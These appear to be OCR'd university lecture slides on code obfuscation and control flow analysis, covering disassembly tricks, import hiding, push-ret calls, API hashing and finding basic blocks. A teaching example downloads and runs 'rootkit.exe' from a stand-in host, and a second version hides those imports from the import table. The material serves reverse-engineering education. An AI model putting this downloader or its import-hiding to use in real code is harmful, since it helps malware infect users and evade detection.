Program Analysis

Lecture 09: *Obfuscation II / Control Flow Analysis*
Winter term 2011/2012

Prof. Thorsten Holz

Announcements

- Next exercise after this lecture
- Feedback on third exercise and *Windows* lectures?
  - Collaboration in exercises

Obfuscation

Motivation

- One lecture focussed on *optimization*: how does a compiler transform a piece of code?
  - Code optimization
  - Loop optimization
  - Control flow optimization
- All of these techniques make analysis harder
- What happens if an attacker adds obfuscation *on purpose* to make our life harder?

Motivation

Source: http://www.econsteve.com/?p=156

- Many methods to obfuscate code, for example
  - (Weak) Encryption
  - Complex transformations
  - Hide relevant information (*needle in a haystack*)
  - Add bogus code
  - ...

Unaligned Branches

Correct disassembly

```
004000F0                 jmp     short loc_4000F4
004000F0 ; ---------------------------------------------------------------------------
004000F2                 db  69h ; i
004000F3                 db  84h ; ä
004000F4 ; ---------------------------------------------------------------------------
004000F4
004000F4 loc_4000F4:                             ; CODE XREF: start↑j
004000F4                 push    40h             ; uType
004000F6                 push    offset Caption  ; "Tada!"
004000FB                 jmp     short loc_4000FF
004000FB ; ---------------------------------------------------------------------------
004000FD                 db  69h ; i
004000FE                 db  84h ; ä
004000FF ; ---------------------------------------------------------------------------
004000FF
004000FF loc_4000FF:                             ; CODE XREF: start+B↑j
004000FF                 push    offset Text     ; "Hello World!"
00400104                 nop
00400105                 nop
00400106                 jmp     short loc_40010A
00400106 ; ---------------------------------------------------------------------------
00400108                 db  69h ; i
00400109                 db  84h ; ä
0040010A ; ---------------------------------------------------------------------------
0040010A
0040010A loc_40010A:                             ; CODE XREF: start+16↑j
0040010A                 push    0               ; hWnd
0040010C                 call    MessageBoxA
00400111                 jmp     short loc_400115
```

Unaligned Branches

- Machinecode is *unaligned* for x86
  - No fixed instruction length
  - No boundary where code is aligned
- An attacker can abuse this
  - “Hide” instruction A within instruction B
  - Overlap two instructions
- *Return oriented programming* is based on this

Unaligned Branches

- An attacker can combine these techniques to obfuscate program flow and hamper analysis
- Result is:
  - Static analysis is cumbersome, disassembly might be incorrect
  - Special care needs to be taken when analyzing the code
- Disassemblers can take care of many aspects

Unaligned Branches

- It is hard to perform this analysis in a static way
- Example

```
.text:00401020                 push    (offset loc_401028+1)
.text:00401025                 pop     ecx
.text:00401026                 jmp     ecx
.text:00401028 ; ---------------------------------------------------------------------------
.text:00401028
.text:00401028 loc_401028:                             ; DATA XREF: .text:00401020↑o
.text:00401028                 imul    edi, [eax+12345678h], 0C7B9h
.text:00401032                 add     [edx+0E813h], dh
```

- Jump target is dynamically computer during runtime
- Other obfuscation techniques are possible (see links in Moddle)

Hiding Information

Import Hiding

- Interface between a program and different libraries provides a lot of information about the program
  - Access to filesystem, new processes, network connections, registry access, ...
- Imported APIs are starting point for breakpoints
  - When does a program download data?

    ⇒ breakpoint at `urlmon.DownloadToFileA`
- AV heuristics often analyze IAT and act accordingly

Import Hiding

- An attacker can not hide the fact that a specific API is called, but she can obfuscate the importing step
- Import Address Table (IAT) contains all important functions of the program
- What are the alternatives?
  - Load libraries dynamically (via `LoadLibrary` and `GetProcAddress`)
  - `GetProcAddress` can be substituted by custom routine that takes care of this

Import Hiding

- An attacker can not hide the fact that a specific API is called, but she can obfuscate the importing step

Examples for suspicious APIs:
- kernel32.WriteProcessMemory (injection)
- kernel32.CreateRemoteThread (injection)
- urlmon.DownloadToFile (download of malware)

`GetProcAddress`)

- `GetProcAddress` can be substituted by custom routine that takes care of this

Import Hiding

- An attacker can not hide the fact that a specific API is called, but she can obfuscate the importing step
- Import Address Table (IAT) contains all important functions of the program
- What are the alternatives?
  - Load libraries dynamically (via `LoadLibrary` and `GetProcAddress`)
  - `GetProcAddress` can be substituted by custom routine that takes care of this

Import Address Table

Without Import Info

```
push    400h
push    0
push    0
lea     eax, [esp+28h+var_1C]
push    eax
call    ds:dword_4080F0
lea     ecx, [esp+1Ch+var_1C]
push    ecx
call    ds:dword_4080F4
lea     edx, [esp+1Ch+var_1C]
push    edx
call    ds:dword_4080F8
```

Import Address Table

Without Import Info

```
push    400h
push    0
push    0
lea     eax, [esp+28h+var_1C]
push    eax
call    ds:dword_4080F0
lea     ecx, [esp+1Ch+var_1C]
push    ecx
call    ds:dword_4080F4
lea     edx, [esp+1Ch+var_1C]
push    edx
call    ds:dword_4080F8
```


With Import Info

```
push    400h                ; wMsgFilterMax
push    0                   ; wMsgFilterMin
push    0                   ; hWnd
lea     eax, [esp+28h+msg]
push    eax                 ; lpMsg
call    ds:__imp__GetMessageA@16 ; GetMessageA(x,x,x,x)
lea     ecx, [esp+1Ch+msg]
push    ecx                 ; lpMsg
call    ds:__imp__TranslateMessage@4 ; TranslateMessage(x)
lea     edx, [esp+1Ch+msg]
push    edx                 ; lpMsg
call    ds:__imp__DispatchMessageA@4 ; DispatchMessageA(x)
```

Example


```
void main() {
    URLDownloadToFile(0, "http://badboy.org/rootkit.exe", "C:\rootkit.exe", 0, 0);
    ShellExecute(0, "open", "c:/rootkit.exe", 0, 0, 0);
}
```

- Downloads file and then executes it
- Both DLLs (urlmon + shell32) are visible in IAT




Example


```
void main() {
    typedef HRESULT (*_URLDownloadToFileA)
        (LPUNKNOWN pCaller, LPCTSTR szURL, LPCTSTR szFileName, DWORD dwReserved, LPBINDSTATUSCALLBACK lpfnCB);
    typedef HINSTANCE (*_ShellExecuteA)
        (HWND hwnd, LPCTSTR lpOperation, LPCTSTR lpFile, LPCTSTR lpParameters, LPCTSTR lpDirectory, INT nShowCmd);

    _URLDownloadToFileA URLDownloadToFileA =
        (_URLDownloadToFileA) GetProcAddress(LoadLibrary("urlmon.dll"), "URLDownloadToFileA");
    URLDownloadToFileA(0, "http://badboy.org/rootkit.exe", "C:\rootkit.exe", 0, 0);

    _ShellExecuteA ShellExecuteA =
        (_ShellExecuteA)GetProcAddress(LoadLibrary("shell32.dll"), "ShellExecuteA");
    ShellExecuteA(0, "open", "c:/rootkit.exe", 0, 0, 0);
}
```

Example


```
void main() {
    typedef HRESULT (*_URLDownloadToFileA)
        (LPUNKNOWN pCaller, LPCTSTR szURL, LPCTSTR szFileName, DWORD dwReserved, LPBINDSTATUSCALLBACK lpfnCB);
    typedef HINSTANCE (*_ShellExecuteA)
        (HWND hwnd, LPCTSTR lpOperation, LPCTSTR lpFile, LPCTSTR lpParameters, LPCTSTR lpDirectory, INT nShowCmd);

    _URLDownloadToFileA URLDownloadToFileA =
        (_URLDownloadToFileA) GetProcAddress(LoadLibrary("urlmon.dll"), "URLDownloadToFileA");
    URLDownloadToFileA(0, "http://badboy.org/rootkit.exe", "C:\rootkit.exe", 0, 0);

    _Shell
        (_
    ShellE
}
```

No references to these functions in IAT anymore



[ImportTable]

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	000096A4	00000000	00000000	000097AE	00008000

ThunkRVA	ThunkOffset	ThunkValue	Hint	ApiName
000096A4	00007CA4	0000978C	0220	GetProcAddress
000096A8	00007CA8	0000979E	02F1	LoadLibraryA
000096AC	00007CAC	000097BC	016F	GetCommandLineA
000096B0	00007CB0	000097CE	0415	SetUnhandledExceptionFilter
000096B4	00007CB4	000097EC	01F9	GetModuleHandleW
000096B8	00007CB8	00009800	0421	Sleep
000096BC	00007CBC	00009808	0104	ExitProcess
000096C0	00007CC0	00009816	048D	WriteFile
000096C4	00007CC4	00009822	023B	GetStdHandle

Number Of Thunks: 39h / 57d (OriginalFirstThunk chain)

View always FirstThunk

Push-ret / Push-calc-ret

- If an attacker knows the location of the target API function, she can use a trick to obfuscate the call:
  - Push API address to stack (e.g., `71A23ECEh`)
  - Execute `ret` instruction
- This can be further obfuscated:

```
push A6A38410h
add dword ptr [esp], CAFEBABEh
ret
```

Hashing

- An attacker can also implement `GetProcAddress` herself, then she only needs to call `LoadLibrary`
- To save some space, not the strings of imported APIs are used but only *hashes*
    - Binary does not contain strings in plaintext
    - Only during runtime we can see what functions are imported
- Typically simple hash algorithm to prevent collisions

Control Flow Analysis


Outline

- Flow analysis
  - Leader instructions / basic blocks
  - Control flow graphs
  - Dominators
  - Loop detection
  - Regions / paths
  - ...

Motivation

- Up to now we have focussed on many details
  - Basic concepts of x86
  - What compilers do
  - How an attacker can obfuscate code
- Now we take the more high-level point of view
  - Analyze what code is execute and what data is processed by a given program

Building Blocks



- Program consists of several *procedures*
  - f() calls h()
- Produce consists of several *basic blocks*
  - "Atomic" units of a program

Basic Blocks

- *Basic block* is a sequence of instructions which will always be executed in the given order
- Properties:
  - Basic block has a single entry and single exit
  - Flow of control can only enter at the beginning and leave at the end
  - Only last instruction can be a branch instruction; only first instruction can be target of a branch

Finding BBs

- Identify *leader instructions*, i.e., first instruction of BB:
  1. First instruction of a program is a leader
  2. Any instruction that is the target of a branch is a leader
  3. Any instruction that immediately follows a branch or return instruction is a leader

Example: Finding Leaders

High-Level Language	Assembler

```
int i, j;
for (i = 0; i < 10; i++)
{
  j=0;

  do
  {
    functionXYZ ( ) ;
  } while (j++< i);
}
```

```
00401139    mov    [ebp-4], 0
00401140    jmp    loc 40114B
00401142    mov    eax, [ebp-4]
00401145    add    eax, 1
00401148    mov    [ebp-4], eax
0040114B    cmp    [ebp-4], 0Ah
0040114F    jge    loc 401172
00401151    mov    [ebp-8], 0
00401158    call   functionXYZ
0040115D    mov    eax, [ebp-8]
00401160    mov    ecx, [ebp-4]
00401163    mov    edx, [ebp-8]
00401166    add    edx, 1
00401169    mov    [ebp-8], edx
0040116C    cmp    eax, ecx
0040116E    jl     loc 401158
00401170    jmp    loc 401142
00401172    ...
```

Rule 1

High-Level Language	Assembler

```
int i, j;
for (i = 0; i < 10; i++)
{
  j=0;

  do
  {
    functionXYZ ( ) ;
  } while (j++< i);
}
```

```
00401139    mov    [ebp-4], 0
00401140    jmp    loc 40114B
00401142    mov    eax, [ebp-4]
00401145    add    eax, 1
00401148    mov    [ebp-4], eax
0040114B    cmp    [ebp-4], 0Ah
0040114F    jge    loc 401172
00401151    mov    [ebp-8], 0
00401158    call   functionXYZ
0040115D    mov    eax, [ebp-8]
00401160    mov    ecx, [ebp-4]
00401163    mov    edx, [ebp-8]
00401166    add    edx, 1
00401169    mov    [ebp-8], edx
0040116C    cmp    eax, ecx
0040116E    jl     loc 401158
00401170    jmp    loc 401142
00401172    ...
```

Rule 1: First instruction of a program is a leader

Rule 2

Systems Security
Ruhr-University Bochum

High-Level Language	Assembler

```
int i, j;
for (i = 0; i < 10; i++)
{
  j=0;

  do
  {
    functionXYZ ( ) ;
  } while (j++< i);
}
```

```
00401139    mov    [ebp-4], 0
00401140    jmp    loc 40114B
00401142    mov    eax, [ebp-4]
00401145    add    eax, 1
00401148    mov    [ebp-4], eax
0040114B    cmp    [ebp-4], 0Ah
0040114F    jge    loc 401172
00401151    mov    [ebp-8], 0
00401158    call   functionXYZ
0040115D    mov    eax, [ebp-8]
00401160    mov    ecx, [ebp-4]
00401163    mov    edx, [ebp-8]
00401166    add    edx, 1
00401169    mov    [ebp-8], edx
0040116C    cmp    eax, ecx
0040116E    jl     loc 401158
00401170    jmp    loc 401142
00401172    ...
```

Rule 2: Any instruction that is the target of a branch is a leader

Rule 2

Systems Security
Ruhr-University Bochum

High-Level Language

```
int i, j;
for (i = 0; i < 10; i++)
{
  j=0;

  do
  {
    functionXYZ ( ) ;
  } while (j++< i);
}
```

Assembler

```
00401139    mov    [ebp-4], 0
00401140    jmp    loc 40114B
00401142    mov    eax, [ebp-4]
00401145    add    eax, 1
00401148    mov    [ebp-4], eax
0040114B    cmp    [ebp-4], 0Ah
0040114F    jge    loc 401172
00401151    mov    [ebp-8], 0
00401158    call   functionXYZ
0040115D    mov    eax, [ebp-8]
00401160    mov    ecx, [ebp-4]
00401163    mov    edx, [ebp-8]
00401166    add    edx, 1
00401169    mov    [ebp-8], edx
0040116C    cmp    eax, ecx
0040116E    jl     loc 401158
00401170    jmp    loc 401142
00401172    ...
```

Rule 2: Any instruction that is the target of a branch is a leader

Rule 2

High-Level Language

```
int i, j;
for (i = 0; i < 10; i++)
{
  j=0;

  do
  {
    functionXYZ ( ) ;
  } while (j++< i);
}
```

Assembler

```
00401139    mov    [ebp-4], 0
00401140    jmp    loc 40114B
00401142    mov    eax, [ebp-4]
00401145    add    eax, 1
00401148    mov    [ebp-4], eax
0040114B    cmp    [ebp-4], 0Ah
0040114F    jge    loc 401172
00401151    mov    [ebp-8], 0
00401158    call   functionXYZ
0040115D    mov    eax, [ebp-8]
00401160    mov    ecx, [ebp-4]
00401163    mov    edx, [ebp-8]
00401166    add    edx, 1
00401169    mov    [ebp-8], edx
0040116C    cmp    eax, ecx
0040116E    jl     loc 401158
00401170    jmp    loc 401142
00401172    ...
```

Rule 2: Any instruction that is the target of a branch is a leader

Rule 2

High-Level Language	Assembler

```
int i, j;
for (i = 0; i < 10; i++)
{
  j=0;

  do
  {
    functionXYZ ( ) ;
  } while (j++< i);
}
```

```
00401139    mov    [ebp-4], 0
00401140    jmp    loc 40114B
00401142    mov    eax, [ebp-4]
00401145    add    eax, 1
00401148    mov    [ebp-4], eax
0040114B    cmp    [ebp-4], 0Ah
0040114F    jge    loc 401172
00401151    mov    [ebp-8], 0
00401158    call   functionXYZ
0040115D    mov    eax, [ebp-8]
00401160    mov    ecx, [ebp-4]
00401163    mov    edx, [ebp-8]
00401166    add    edx, 1
00401169    mov    [ebp-8], edx
0040116C    cmp    eax, ecx
0040116E    jl     loc 401158
00401170    jmp    loc 401142
00401172    ...
```

Rule 2: Any instruction that is the target of a branch is a leader

Rule 3

High-Level Language

```
int i, j;
for (i = 0; i < 10; i++)
{
  j=0;

  do
  {
    functionXYZ ( ) ;
  } while (j++< i);
}
```

Assembler

```
00401139    mov    [ebp-4], 0
00401140    jmp    loc 40114B
00401142    mov    eax, [ebp-4]
00401145    add    eax, 1
00401148    mov    [ebp-4], eax
0040114B    cmp    [ebp-4], 0Ah
0040114F    jge    loc 401172
00401151    mov    [ebp-8], 0
00401158    call   functionXYZ
0040115D    mov    eax, [ebp-8]
00401160    mov    ecx, [ebp-4]
00401163    mov    edx, [ebp-8]
00401166    add    edx, 1
00401169    mov    [ebp-8], edx
0040116C    cmp    eax, ecx
0040116E    jl     loc 401158
00401170    jmp    loc 401142
00401172    ...
```

Rule 3: Any instruction that immediately follows a branch or return instruction is a leader

Finding BBs

- Once we have identified the leaders we can identify the basic blocks
- Basic block consists of leader and all consecutive statements up to but not including the next leader (or up to the end of the program)
- End of basic block is marked by either a return, a call, or a branch (unconditional or conditional, direct or indirect branch)

